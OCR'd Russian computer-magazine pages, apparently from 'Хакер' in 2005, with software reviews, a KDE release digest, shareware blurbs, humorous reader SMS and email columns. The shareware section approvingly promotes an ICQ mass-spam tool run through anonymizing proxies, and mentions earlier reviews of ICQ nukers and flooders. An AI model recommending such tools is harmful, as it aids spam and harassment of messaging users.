
DrawSWF — простой графический редактор, написанный на Java. Что очевидно уже из названия программы, ее ключевое предназначение — создание flash-анимаций. Несмотря на это, главным и используемым по умолчанию расширением DrawSWF является SVG, из которого изображение уже может быть экспортировано в SWF. Для работы с flash задействована библиотека JavaSWF2, а для оформления интерфейса выбрана тема «Kunststoff». Сам внешний вид составляют два окна: главное с получаемым изображением (а также меню и панелью инструментов) и «Drawing Objects» со списком присутствующих элементов и их параметрами. Из стандартных инструментов представлен обычный карандаш для рисования по пикселам и элементарные геометрические фигуры: прямые, прямоугольники и эллипсы. Возможна вставка произвольного текста и других картинок (поддерживается импорт обычных JPEG/PNG/GIF), работа с шаблонами, а некоторые элементы интерфейса из панели программы для удобства можно менять местами и вытаскивать в виде отдельных окошек. Все параметры (координаты места, цвета контура/фона, толщина обводки и т.п.) каждого созданного объекта подаются корректировке, а сам объект может быть индивидуально удален. Результат получаемой анимации просматривается с помощью кнопок play/stop.



AbiWord v 2.2.7

POSIX, Windows
Size (в .bz2): 23337 Кб
www.abisource.com
Лицензия: GNU GPL

AbiWord — популярный открытый текстовый процессор, основанный на GTK+ и позиционируемый разработчиками из AbiSource как достойная альтернатива Microsoft Word. Многоплатформенность AbiWord в данном случае подразумевает не сомнительную возможность сборки программы, а готовые бинарные пакеты последнего релиза для различных систем (Windows, несколько Linux-дистрибутивов, Mac OS X) с интеграцией с используемыми в ОС интерфейсами. Программа оснащена актуальной для редакторов интернационализацией: среди более 30 языков мира, представленных во встроенной проверке орфографии, присутствует и русский. Помимо работы с собственным форматом .abw (а также шаблонов в .awt и сжатых .zabw), в AbiWord предусмотрена поддержка документов MS Word, OpenOffice.org, WordPerfect, RTF,




HTML/XHTML (и .mht), а также простых текстовых файлов (.txt). Функциональные возможности редактора на высоте: широко представлено форматирование текста (выравнивания, табуляции, колонки, колонтитулы, стили, фоновое изображение и т.п.), разнообразные вставки (дата и время, специальные символы, стандартный текст для электронных сообщений, ссылки и сноски, закладки, список с содержимым документа и т.п.), работа с таблицами, списками и картинками, статистика по текущему документу и история его редактирования, развитая система плагинов, настраиваемый интерфейс (визуально прост в освоении благодаря похожести на тот же Word). Стоит отметить, что в AbiWord поддержка достаточно сложных файлов, созданных в Word, к сожалению, далека от идеала.

Gliv v 1.9.2

POSIX (*BSD, Linux, Solaris...)
Size (в .bz2): 445 Кб
http://guichaz.free.fr/gliv
Лицензия: GNU GPL

GLiv — просмотрщик изображений на базе библиотеки GTK+, использующий для своего движка технологию OpenGL. Благодаря этому программе удается легко и быстро выполнять элементарные операции преобразования картинок вроде уменьшения/увеличения (мне, например, без затруднений удалось достичь масштаба с процентным увеличением порядка 10^40) или поворота на произвольные углы (с точностью до 0,1 градуса). Кроме того, изображения можно перемещать в открытом окне приложения (размеры этого окна выбираются автоматически при каждом новом просмотре или вручную), а выбранные для текущей картинки масштаб и угол наклона по желанию сохраняются для использования в следующем. Если размеры загружаемого изображения слишком велики или малы, то они могут быть автоматически подогнаны для соответствия открытому окну. Представлена функция демонстрации картинок на весь экран с опциональным скрытием курсора и слайд-шоу, для которого задается задержка смены и включается/отключается режим перетекания (постепенное переключение с указываемым количеством шагов и временем ожидания между ними). Все проводимые с картинками преобразования записываются в историю. Списки изображений сопровождаются иконками, их элементы могут быть отсортированы и перемешаны. GLiv поддерживает популярную в последнее время функцию работы с коллекциями картинок.



WeatherSpect v 1.4

POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 22 Кб
http://robobunny.com/projects/weatherspect/
Лицензия: GNU GPL


Уже давно никого не удивить всевозможными апплетами для системного трея и фоном для рабочего стола с текущей информацией о погоде в твоем городе, однако иногда хочется порадоваться современным технологиям и в консоли. Тогда и приходит на помощь WeatherSpect — простой скрипт, написанный на Perl, который с помощью модуля Weather-Underground основательно и небесполезно оживляет терминальную атмосферу отображением текущих метеорологических данных на развлекательный манер. После запуска приложения консоль превращается в не прекращающий движение мир «за окном», представленный в виде анимированной ASCII-графики. В изображении предстает картина, состоящая из нескольких деревьев, функциональной таблички с обновляемой информацией о количестве градусов и последнем получении данных с сервера, постепенно перемещающегося по небу Солнца (или Луны — в зависимости от времени суток) с соответствующей погодной сводке облачностью, а также неугомонных обитателей. Компания последних достаточно разнообразна: разъезжающие на заднем плане автомобили и стартующая с земли ракета, проносящиеся по небу самолеты и спутники, прилетающие с целью сесть на табличку птицы, проходящая мимо утка со своими утятами, «пробегающая» черепаха (выполняющая танцевальный финт во время прохода — это разработчики особенно отмечают в документации ;-)), прыгающий заяц, ползущая улитка, гордо вышагивающий петух, проходящий слон и, наконец, персонажи культовой игры Pacman. Также по необходимости проявляются и погодные явления вроде дождя, снега и града.



aMule v 2.0.0rc8

POSIX*
Size (в .bz2): 1925 Кб
www.amule.org
Лицензия: GNU GPL

AMule является p2p-клиентом для всех платформ, выполненным в стиле eMule. В свое время (осенью 2003 года) проект отделился от xMule. Портируемость обеспечена использованием библиотеки wxWidgets в качестве базовой для интерфейса. Внешний вид программы интуитивно понятен, главное меню разбито на список серверов (с выводом подробной информации о них, возможностью сортировки по любому параметру, автоматическим обновлением), поиск с результатами в отдельных табах, закачки (как download, так и upload; с фильтрацией по любому полю, сортировкой), открытые для доступа файлы, сообщения с собственным контакт-листом друзей, подробная статистика с графиками, настройки aMule. Искать можно локально, глобально и через WWW с указанием необходимого типа файла (аудио, видео, архив и т.п.), расширения, минимального/максимального размера, его доступности в данный момент. Всем закачкам при желании устанавливаются разные приоритеты, на каждую выдается полный список источников (по любому пользователю доступны и детали), о файле можно просмотреть подробные данные и комментарии к нему, проверить содержимое на подлинность (кроме того, все файлы проверяются на повреждения при скачивании). Приоритеты и обработка поступающих запросов, а также определение лучших источников для закачки определяются автоматически, так что по умолчанию от пользователя не требуется никаких лишних действий. Если файлов скачивается очень много, их можно для удобства разбивать по категориям. Конфигурация позволяет задавать ограничения по скорости upload/download, числу источников и подключений, настраивать отброс источников, правила безопасности и внешний вид (в том числе системную интеграцию в виде иконки aMule в трее), статистику и другие параметры программы.




* В ближайшее время ожидается и поддержка Windows.



Krusader v 1.51

Linux
Size (в .gz): 2831 Кб
http://krusader.sf.net
Лицензия: GNU GPL

Krusader — очень развитый файловый менеджер для KDE3, созданный в лучших традициях, то есть по мотивам Windows (Total) Commander. Но данный случай уходит далеко за рамки очередного унылого клона, что заметно при первом же запуске программы: Krusader богат функциями, и все они представлены в очень лаконичной и удобной форме, не создавая эффекта перегруженности и быстро выполняя все поставленные задачи. В дополнение к этому панель инструментов (как содержимое, так и ее внешний вид с цветовой гаммой) полностью настраиваема, для многих действий можно задавать произвольные сочетания клавиш, предусмотрены пользовательские профайлы, а также создание собственных меню. Большое число функций реализовано посредством своих модулей, однако разработчики не решились игнорировать возможности сторонних утилит, интегрировав их в Krusader: например, для массовых переименований файлов используется Krename, для внешнего терминала — (по умолчанию) Konsole, а в качестве альтернативы продвинутому поиску (с поддержкой просмотра архивов) представлен его быстрый аналог в виде утилиты locate (прямо из меню можно и предварительно делать updatedb). Из встроенных миниприложений стоит выделить RemoteMan для управлениями сетевыми подключениями (позволяет работать с FTP, SFTP, SMB, FISH), менеджер монтирования MountMan (выполняет mount/umount для всех разделов файловой системы, а также eject для cd/dvd-rom), синхронизатор каталогов (особенно актуально при закачке копии имеющегося на жестком диске на удаленный сервер) и функцию сравнения директорий, собственный текстовый редактор KrViewer (наделенный всеми необходимыми свойствами вроде поиска, подсветки синтаксиса, динамического переноса строк, установления отметок и т.п.). Поддерживается работа с архивами в ace, arj, bzip2, gzip, iso, lha, rar, rpm и zip (соответствующие утилиты для использования настраиваются так же, как и другие внешние приложения), обеспечен drag-n-drop со многими KDE-приложениями.




OSS Release Digest: KDE 3.4

После более чем полугода разработок проект KDE объявил о финальном релизе новой версии популярной графической среды для UNIX/Linux-систем — KDE 3.4. Среди ключевых изменений/новшеств в KDE 3.4: система перевода текста в речь (text-to-speech) с возможностью ее интеграции в различные KDE-приложения; полное обновление системы корзины; улучшенный внешний вид панели Kicker; поддержка программой Kontact разнообразных серверов groupware; поддержка Novell Groupwise и Lotus Sametime клиентом обмена сообщений Kopete; возможность сохранения динамических иконок устройств в media:/ и на рабочем столе; улучшения в HTML-движке KHTML, в синхронизации между двумя ПК, в работе с иконками на рабочем столе; новая утилита Akregator для чтения новостей в формате RSS. Всего было исправлено более 6500 ошибок, исполнено более 1700 пожеланий, добавлены/исправлены миллионы строк кода и документации (80 000 пополнений от различных разработчиков).

Anonymous Guest Professional v3.00

Win 98/2k/NT/XP
Shareware
Size: 5,2 Мб
www.spszone.com


Привет, хакерюга! Хакерюга — не потому что взламываешь, а потому что читаешь наш журнал. Ведь ты блюдешь закон и принимаешь информацию только в общеобразовательных целях, да? :) Так вот, я отвлекся. Хочешь увеличить конфиденциальность своей работы в Сети во много раз? Нет, я, конечно, понимаю, что ты бродишь по сайтам исключительно через прокси-сервер, но, тем не менее, хочу представить твоему вниманию чудо-зверя Anonymous Guest. Это инструмент, который предоставляет полный спектр возможностей для работы с прокси-серверами. Теперь ты сможешь заставить абсолютно любую программулину работать через цепочку HTTPS, SOCKS4, SOCKS5 прокси-серверов, даже если она изначально была против. Анонимуз Гест поддерживает и имеет встроенные установки для таких известных программных пакетов, как Internet Explorer, Opera, Outlook Express, ICQ и др. В программе уже есть интегрированный проксичекер — система верификации работоспособности сервера, его типа и скорости работы (что немаловажно, согласись). Вкупе с Ba!amut ICQ Spider эта программа просто произвела маленькую революцию, и она стоит своих денег — не побоюсь этого сказать.



Ba!amut ICQ Spider 4.01

Win 98/2k/NT/XP
Shareware
Size: 5 Мб
www.spszone.com

Есть ли у тебя товар, который ты хочешь предложить большой аудитории? Ну допустим, ты торгуешь модным женским нижним бельем. Как ты поступишь? Будешь искать различные специализированные форумы, которые посещают лишь самые продвинутые в компьютерном смысле дамы, и постить там свои объявы? Логично. Но непрактично и неэффективно. Куда более выгодно будет разослать свое сообщение по аське всем, чей пол, возраст и национальность соответствуют нужному критерию. Баламут — очень известная спамилка, уже не первый год приносящая деньги умным пользователям. Может сама регистрировать новые уины для «to send msg from», работает, естественно, многопоточно и через прокси (тут-то и придется очень кстати софтина Anonymous Guest). Прога ведет



лог ответов пользователей на твои рекламные сообщения, что иногда бывает очень полезно и забавно. Например, мы с Бубликом в свое время рассылали всем, кто указал в графе «Город» Moskow, сообщение типа: «Привет. За десять баксов проведу ликбез и расскажу, как правильно писать столицу России по-английски». Или просто массово посылали всех куда подальше и читали ответы. Весело было. Немного статистики: при наличии модема на 33.6к скорость твоей рассылки составит 700 msg/min, то есть 12 000 за четверть часа.

MindSoft Utilities XP 8.11

WinXP
Shareware
Size: 12,2 Мб
www.mindsoftweb.com


Внимание, внимание! Говорит Германия! Если ты принадлежишь к числу пользователей Windows XP'юшки, то просто непонятно, как ты до сих пор обходился без MindSoft Utilities XP. Это же просто бомба — набор из более чем 20 утилит, позволяющих настроить и оптимизировать твою систему по всевозможным критериям. В пакет, естественно, входит такая полезная и повышающая быстродействие системы утилитка, как дефрагментатор диска (причем процесс проходит достаточно быстро — в течение 20 минут). Также ты сможешь увеличить скорость соединения с интернетом при помощи IntelliPackages в промежутках между использованием программ очистки диска, восстановлением утерянных файлов, испорченных разделов FAT32, NTFS и ускорением запуска приложений. Помимо прочего, ты сможешь узнать досконально все относительно своего железного друга и программного обеспечения, на нем обитающего. Также тулза поможет высвободить немного оперативки, не используя впустую центральный процессор. С остальными возможностями MindSoft утилит предлагаю познакомиться самостоятельно.



Fireball CyberProtection Suite

Win 98/NT/2k/ME/XP
Shareware
Size: 13,7 Мб
www.redcannon.com

Данная софтина послужит непробиваемой стеной для твоего компьютера при работе в Сети. Пакет содержит в себе многофункциональный брандмауэр и еще несколько качественных утилит, повышающих безопасность твоей системы в целом. Ок, хватит голословных описаний, приведу немного конкретных примеров (чисто типа конкретных :)).



Присутствует анализатор всего трафика (и внешнего, и внутрисетевого-локального), функции файрвола, имеются средства обнаружения попыток атак и вторжений в компьютер, управления защитой личной информации, создания виртуальной частной сети, проверки защищенности тех или иных компонентов системы. В результате работы всех описанных выше утилит по отдельности и в комплексе, никакой даже самый современный троянец не сможет проникнуть в недра твоего стогигового харда и украсть пароль от пятизначной аськи вкупе со всеми деньгами с ВебМани кошелька. Также перестанут мелькать надоедливые рекламные баннеры и попапы. Подозрительные электронные письма будут немедленно обследованы, вложения — проверяться.
Кстати, софтина периодически чекает, все ли последние обновления ты слил с сайта МелкоМягких и, в случае чего, делает своевременные напоминания. Маст хэв однозначно!

UIN ignore checker

Win 98/NT/2k/ME/XP/2003
Freeware
Size: 284 Кб
www.asechka.ru

Хай, манито! Если у тебя есть аська, то дальнейшее будет интересно. В прошлых номерах журнала мы представляли твоему вниманию тулзу, которая может определить скрытый IP-адрес; программку, которая без труда запалит, прячется ли в инвизибле занявший дофига бабла сосед; нюкер клиентов ICQ2001-2003; флудилку, заставляющую врага захлебнуться от твоих мессаг; спамилку, которая поможет немного поправить финансовое положение, и многое-многое другое на тематику IM! Надо сказать, что появилось средство, которое объединяет в себе все эти тулзы, но о нем ты узнаешь в следующем месяце. А сейчас хочу уже перейти к теме: случалось ли так, что некий человек переставал тебе отвечать? Например, девушка обиделась и молчит-молчит-молчит. А ты думай-гадай, что же случилось? И слышит ли она тебя вообще? Знаешь, как можно хитрым способом узнать, не добавила ли нерадивая девка тебя в шитлист? Можно постучать с другого номера и закинуть какую-нибудь удочку типа «Привет, это Лена. Я тебе денег должна, ответь», ну или задействовать свое воображение и сыграть на других социальных факторах. Но это не наш путь — мы же ленивцы. Мы просто запустим тулзу UIN Ignore Checker, введем НАШ номер с паролем в данные и нажмем на одну кнопочку. Все! Обязательное условие — проверяемый чел должен быть в Сети (инвиз подойдет).



Из других релизов:

BitTorrent 4.0.0,
GNOME 2.10,
Cedega 4.3,
OpenSSH 4.0,
Fedora Core 4 Test 1,
SUSE Linux Enterprise Server 8 SP4,
Linspire 5.0,
XFree86 4.5.0,
Ark Linux 2005.1,
Mozilla 1.7.6,
Thunderbird 1.0.2,
Firefox 1.0.2,
Samba 3.0.13,
Autopackage 1.0,
Gentoo Linux 2005.0,
White Box Enterprise Linux 4 RC1,
FreeBSD 5.4-RC1,
Ubuntu Linux 5.04,
KNOPPIX 3.8.1,
DragonFly BSD 1.2.0.

_unit трёп

ПОСЛЕДНИЙ ГУДОК)))

ТРЕПCOMMENTS: Привет! Как прошли первомайские праздники? Отлично? Верю, что отлично. Мы и сами оттянулись по полной программе. Правда, даже отдыхая, мы всегда находились на связи с читателями, благодаря тому, что номера наших телефонов уже год висят на последних страницах журнала. Интересно, сколько за все эти 12 месяцев нам пришло сообщений от вас? Жаль, никто не вел статистику – буферы телефонные заполнялись, и приходилось вычищать все мессаги. Но все равно, даже за год интерес читателей к мобильному общению не угас. Читаем свежие перлы ниже.

CuTTer

+79055658975

Главный редуктор Хакера начал платить за телефон. Как это произошло — никому неизвестно, но факт остается фактом: с читателями он беседует, иногда даже ночами. Обычно с девушками. Как знать, может, тебе и повезет — набирай номер, жди ответа и не унывай :). Даже если ты мужчина, он потратит на тебя свое ценное время и расскажет часть своей насыщеной биографии. Кстати, насчет биографии — наверное, лицам до 18 лет нежелательно ей интересоваться :).

Nikitos

+79037916528

Так же, как и в прошлом месяце, Никитос возится со своей могучей машиной. Нам точно не известно, восьмерка у него или девятка, ясно одно — моддить он ее будет по полной программе. Супертурбина, большие колеса, пулемет на крышу и мобильный хот-спот прилагаются. Если хочешь обсудить с ним, почему стучат пальцы или не сосут клапана — звони. Лучше днем, поскольку ночью он способен только материться в трубку и размахивать ржавой монтировкой (она досталась ему в довесок к машине).

Dr. Klouniz

+79265717720



По каким вопросам можно обращаться к Лозовскому? Да неизвестно. Вот его тут спрашивают, как выучить фармакологию, как перерисовать экран в Delphi, как убить Майндворка за хумор, как выписать премию Майндворку за креатив, как купить «Хакер» в Нижнем Едрищенске-За-Уральем. В общем, просто пиши ему смс и не звони до часу дня и ночью, а там посмотрим :).

Ч: Включил комп - сгорели БП и 2ЖД. Как снять самому инфу? Alex_087@e-mail.ru (+79216720206)

Х: Сел в машину – задавил насмерть собачку и двух кошечек. Как их самому воскресить? b00b1ik@real.xakep.ru

Ч: #!d:/cygwin/bin/perl5.8.5 print «Hochu slomat' komp odngo kozla. Kak eto sdelat'? (servera u nego net)/n»: (+79171812708)

Х: Слава богу, что у него нет сервера! А то серверные козлы ломаются сложно. А вообще, сделай это через сеть, что ли.

Ч: Forb, ty bil v Permi? (+79125864077)

Х: Нет, только в Колупаевке был. А что Пермь – большая деревня? У вас там хоть интернет есть?

Ч: Pochemu by vam ne sozdat' sms-chat? Kuda kruche glumit'sa budet :) (+79059513001)

Х: Да ну, может, сразу СМС-видоконференцию создадим?

Ч: Где купить красную кнопку «RESET» с обложки августовского номера? (+79022313323)

Х: Чувак, ты опаздываешь! Какой августовский номер? За 99 год?

Ч: Dobrij vecher Ford smogeh bez paleva proverit' prova na dirki. Esli budeh' ia tebe adres prihliu. Pihi tol'ko latinskimi bukvami. (+79286332757)

Х: Привет. Сам ты Мерседес, блин!

Ч: Hi! Chital v 01.2001 ob mail dialapah... Ne znaesh, u nas-to v burge est' takie? (+79028799386)

Х: Парни, вы что, сговорились спрашивать о старых номерах Х?

Ч: У меня на выделенке kabinet, грозятся отключить за сканирование портов, уязвимостей и т.п. Как не в палево сканить? (+79226187525)

Х: Я не знаю (b00b1ik). И я не знаю (h1Nt). Кстати, я тоже не знаю (CuTTer). А я знаю, но забыл (Dr.Klouniz). А? Что? СИ ПЛЮС ПЛЮС!!! (GorluM).

Ч: Хинт, объясни пожста, что такое сикарашки?

Х: Сикарашки – это обсиканные мурашки.

Ч: А че будет если маленького дихромонатрикарбонового человечка засунуть в флопик? (+79067581060)

Х: Он умрет.

Ч: Помоги ломануть пентагон, направим ракеты на грузию (+79109468257)

Х: Ах ты расист! Давай лучше вместе стеганем по Тбилиси?

Ч: Продаю дырки от бублика: большая – 15 руб, маленькая - 10 руб. Оптовикам скидки! (+79262665480)

Х: 1) Гони налог за использование моего ника-лейбла. 2) Что так дешево продаешь мои дырки-то? :(

Ч: Idet on po poly, pinaet govno. Botinki sleteli - emu vse ravno. Kakashki letaut tuda i suda. takih idiotov kak on do figa! (+79103280975)

Х: Не смешно, зато про войну.

Ч: Мои тапочки, живущие под кроватью, одной поздней ночью пробрались к моему компу и захватили мою единственную мышку. Как же я теперь буду играть в Ядерный Титбит?

Х: Да ладно. Мои перчатки, хостящиеся в шкафу, ночью притащили какие-то странные тапочки с заячьими хвостиками. Теперь эти тапки суют мне в руки странную шариковую мышку и на ломанном человеческом предлагают сыграть в какую-то непонятную игру.

Ч: Нифига себе! Вы спите что ли?! (+79026862573)

Х: Офигеть, правда?

Ч: Куда жать, чтобы ваш сайт хакнуть? (+79035068502)

Х: Из-под винды: Пуск -> Выключение компьютера -> Enter. Если ты под никсами, то наш с айт ломается так: пиши в консоли без кавычек «shutdown –h now». Все. Только, плиз, никому не раскрывай секрет, ладно?

Ч: Privet, ya krutoj haker, ya redaktor zhurnala i www.nsd.ru - moj sait! (+7914856047)

Х: NSD, со всем с тобой согласен, но только слово «крутой» здесь не уместно.

Ч: Help!!! Моя подруга не хочет спать со мной! Что мне делать? (+79035707483)

Х: Спи со мной!

Ч: Уберите нахрен такой педерастический юмор (+79167987981)

Х: Чмок, противный!

Ч: Как выучить фарму? (+79066518444)

Х: Э-э-э… Бивис, он сказал «фарму»!!!

Ч: Здрасти посмотрел новое видео и ничего не понял (+79035323684)

Х: Монитор включи.

Ч: Какая у тебя зарплата? (+79165641429)

Х: А я не знаю – нам на карточки начисляют.

Ч: Языка C++ для хакинга достаточно? (+79160176932)

Х: Да не, C++ нафиг не нужен. Достаточно одного HTML'а.

Ч: А правда, что все хакеры с детства очкарики? (+79129537220)

Х: Нет, все хакеры очкарики еще с момента зачатия.

Ч: Привет, NSD! Пришли мне пару килобайт LSD, очень надо, а то комп не пашет. (+79063606855)


Х: LSD плохо зипуется, а у меня трафика осталось мало.

Ч: Salam NSD, ya ne hacker, no hochu znat', na kakon jazike hakerujut i v kakoy programme. (+79064506916)

Х: Хакерят обычно на языке жестов в программе MS Paint.

Ч: Пятеро чукотских хакеров проникли в сеть, трое погибло. Еще бы, там напряжение - 220 вольт.


Х: Остальные двое были съедены. Они попали в рыболовную сеть :(



Forb

+79058033384

Хочешь поговорить с главным взломщиком журнала? Все хотят, поэтому его телефон всегда занят, а иногда даже заблокирован. Поэтому народ обычно звонит другим членам команды и почему-то просит дать аську Форба. А мы не даем, это — военная тайна. Просто будь настойчив, звони Форбу чаще и общайся, общайся, слушай его ангельский, завораживающий голос, которому так хочется сообщить все свои пароли :).



Hint

+79262368364

Хинт, как известно, наш редактор диска. Он делает диск, не обращая внимания на слезные просьбы, жалобы и предложения читателей, которые они ему шлют СМСками, почтой и излагают голосом. Если ты все еще надеешься проложить путь к его сердцу и контенту диска, попробуй позвонить. Мы его простимулировали, возможно, теперь он даже будет отвечать, а если нет — смело подавай жалобу в Гаагский трибунал. Это нарушение прав человека.



nsd

+79165149558

Олег — креативщик. Он фонтанирует идеями о продвижении журнала «Хакер» на российском и международном рынке, однако когда Лозовский интересуется у Хинта, почему не сдано диско, оказывается, что Олег задерживает описалово видео по взлому. А может, Хинт просто отмазывается? Если хочешь об этом поговорить, звони NSD.



Здравствуйте, мои маленькие друзья. Сегодня я недобр, а потому буду тихо ругаться и призывать кары на головы нехороших людей. Дело вот в чем: долгими зимними вечерами рубился я частенько под ником АВТОМАТ MP-40 в CS 1.5 на самых обычных российских игровых серверах. Ну и дорубился. Не подумайте, что я там какой-то мега-игрок. Так, обычный головорез со стажем и АК-47. Однако в последнее время удовольствия от контры я практически не получаю. Виной тому читеры, которых развелось видимо-невидимо. Приходится из-за них идти даже на такое преступление, как ТК. Да, я хладнокровно валю читеров выстрелами в голову. Жаль, что в реальной жизни не могу надрать их румяные зады офицерским ремнем. Рука бы не дрогнула. И ладно бы эти читеры были только в игрушках, так ведь и по жизни всякие сынки так и норовят влезть куда попало поперек всему. Никакого дзена не хватит. Достают, гады. Вот скажи, а тебе читаки всякие жить мешают? Верю. Тогда не поленись и отпиши мне, как и чем они достали тебя. Пусть весь народ в их бесстыжие мордасы плюнет слюнями :).

From: **administrator <Jammer-Killah@mail.ru>**
Здравствуйте. У меня вопрос. Какой из бесплатных почтовых серверов лучше подходит для массовой рассылки писем? Я имею в виду, у какого сервера меньше всего ограничений на количество отправляемых писем?

X_re: Да, хороший вопрос, спасибо большое за него. Уверен, что такой вопрос спасет не одну заблудшую душу. Ведь все чаще в криминальной хронике мелькают репортажи о зверских убийствах молодых людей, и по словам сотрудников каких надо органов, все жертвы зарабатывали на жизнь так называемым компьютерным хулиганством — рассылкой спама. И такие случаи уже не единичны, очевидно, что действия банды маньяков-спамофобов координируются из единого центра. Так что, дружок, побереги свою бессмертную душу, не будь спамером. Спамить — плохо. И иногда это очень вредно для твоего драгоценного здоровья. Ну и Кришна с Заратустрой не одобряют.

From: **иван трощей <23kazak_lipetsk48@rambler.ru>**
Привет чуваки, недавно наткнулся на такую хрень как Forex, кто говорит что можно заработать хорошо, а кто что это все лохотрон. Хотел спросить у вас действительно FOrex это лохотрон или нет.

X_re: Здравствуй, дорогой Иван. Хорошо, что ты нам написал и поделился своими чувствами. Твои опасения мне понятны, я сам очень опасался сначала, но потом начал вести фундаментальные экономические исследования и бояться перестал. К сожалению, я где-то потерял листок со своими исследованиями за последние 26 лет, но на память скажу точно: всякое дело потребует хоть каких-то навыков.
Если не поленишься, не то что с Форексом разберешься, но и станешь опционным трейдером бешеного разряда и будешь колбасить на наждаке со стабильными периодами турбодоходностей, а там и депо на фортсе (под фьючерсы, само собой) не за горами. В общем, как учит нас товарищ Flipper, главное — хороший бычий тренд оседлать под плечо, вопрос только, чем это все кончится. И я с ним согласен. А тебе, Иван, рекомендую выписать все встретившиеся в текс-



E-MAILCOMMENTS
Михаил Михин, он же Centner, он же Onepamop, он же Античитер-2 (centner@real.xakep.ru, www.centner.tk)

те незнакомые слова и подумать, желаешь ли ты инвестировать в свой интеллект или просто захотел побаловаться. В любом случае, бешеного тебе бабла!

From: **Ламерочек Сахатый <lamero4ek@mail.ru>**
Subj: НЕ МОГУ СПРАВИТЬСЯ С ЧЕРВЕМ
Привет! Извините за глупую просьбу, однако. Недавно залез в сеть без должного прикрытия и хватанул какую-то дрянь с pop-up. Кароче постоянно меняется логин и номер телефона в дайл апе. Антивирусы эту дрянь не видят, а exe-шник я и так вроде удалил, но результата все равно нет. Да еще на ровном месте выскакивают pop-up какие-то ***дские. Помогите. Заодно не могли бы вы подсказать прогу которая бы мониторила все процессы запущенные на моей машине и выдвала бы мне их dependencies. Зарание благодарю и извините за столь банальную просьбу — просто я подотстал немного. Спасибо.

